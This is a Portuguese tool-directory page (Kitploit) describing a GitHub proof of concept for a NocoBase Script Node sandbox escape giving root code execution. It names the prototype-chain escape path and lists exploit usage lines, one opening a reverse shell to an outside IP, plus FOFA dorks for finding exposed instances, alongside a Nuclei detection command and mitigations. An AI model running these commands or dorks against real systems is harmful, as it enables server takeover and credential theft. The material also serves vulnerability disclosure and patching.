
Skip to content
KitploitKITPLOIT
FerramentasBlog
Log in
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-34156 — CVE-2026-34156 | Kitploit
Ferramentas/GitHubGitHub/0xblackash/cve-2026-34156
Análise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebCTFTestes de PenetraçãoAprendizado e Educação
GitHub0xblackash/cve-2026-34156

CVE-2026-34156

CVE-2026-34156

Ver Repositório
41há 7 mesesAinda não revisado
Compartilhar

🚨 CVE-2026-34156 - Escape Crítico de Sandbox no NocoBase



ChatGPT Image Apr 3, 2026, 01_32_16 PM Critical CVSS 9.9 Exploit Public

Execução Remota de Código como Root sem Autenticação / com Privilégios Baixos no NocoBase


📌 Visão Geral

CVE-2026-34156 é uma vulnerabilidade crítica de escape de sandbox no NocoBase (uma plataforma open-source no-code/low-code).

Um atacante com a capacidade de criar ou executar um Workflow Script Node (mesmo com privilégios baixos) pode escapar da sandbox vm do Node.js e alcançar Execução Remota de Código completa como root dentro do contêiner.

Versões Afetadas

  • NocoBase < 2.0.28

Corrigido Em

  • NocoBase 2.0.28 (lançado em março de 2026)

🛠 Detalhes da Vulnerabilidade

  • Componente: @nocobase/plugin-workflow-javascript (Script Node)
  • Tipo: Escape de Sandbox via console._stdout.constructor.constructor
  • Impacto:
    • Execução Remota de Código como root (uid=0)
    • Execução de comandos arbitrários
    • Acesso ao sistema de arquivos (fs)
    • Vazamento de variáveis de ambiente (credenciais de banco de dados, segredos)
    • Comprometimento total do contêiner

Causa Raiz

O objeto console passado para a sandbox é do realm do host, permitindo que atacantes escalem a cadeia de protótipos e acessem o construtor real Function → process.mainModule.require.


🚀 Exploit

Prova de Conceito (PoC)

# Simple command execution

python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Reverse shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444

O repositório inclui: Script PoC completo, template Nuclei e verificador seguro.


🧪 Detecção

Template Nuclei

nuclei -u https://target -t cves/CVE-2026-34156.yaml

Dorks do FOFA

title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"

🛡️ Mitigação

  1. Atualize imediatamente para o NocoBase 2.0.28 ou versões mais recentes.
  2. Desative o Workflow Script Node para usuários não confiáveis.
  3. Execute os contêineres do NocoBase como usuário não-root.
  4. Use sandboxing mais forte (ex.: isolated-vm) em produção.

📸 Capturas de Tela

cve-2026-34156

⚠️ Aviso Legal

Este repositório é somente para fins educacionais e de pesquisa de segurança autorizada.
Use apenas em sistemas que você possui ou para os quais tenha permissão explícita por escrito para testar.

Exploração não autorizada é ilegal.


⭐ Créditos e Referências

  • Descoberta: Desconhecido (Divulgação pública)
  • Correção: Equipe de Segurança do NocoBase
  • NVD: CVE-2026-34156
  • Advisory do GitHub: GHSA-px3p-vgh9-m57c

Feito com ❤️ para a comunidade de segurança
Fique seguro. Atualize rápido.

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →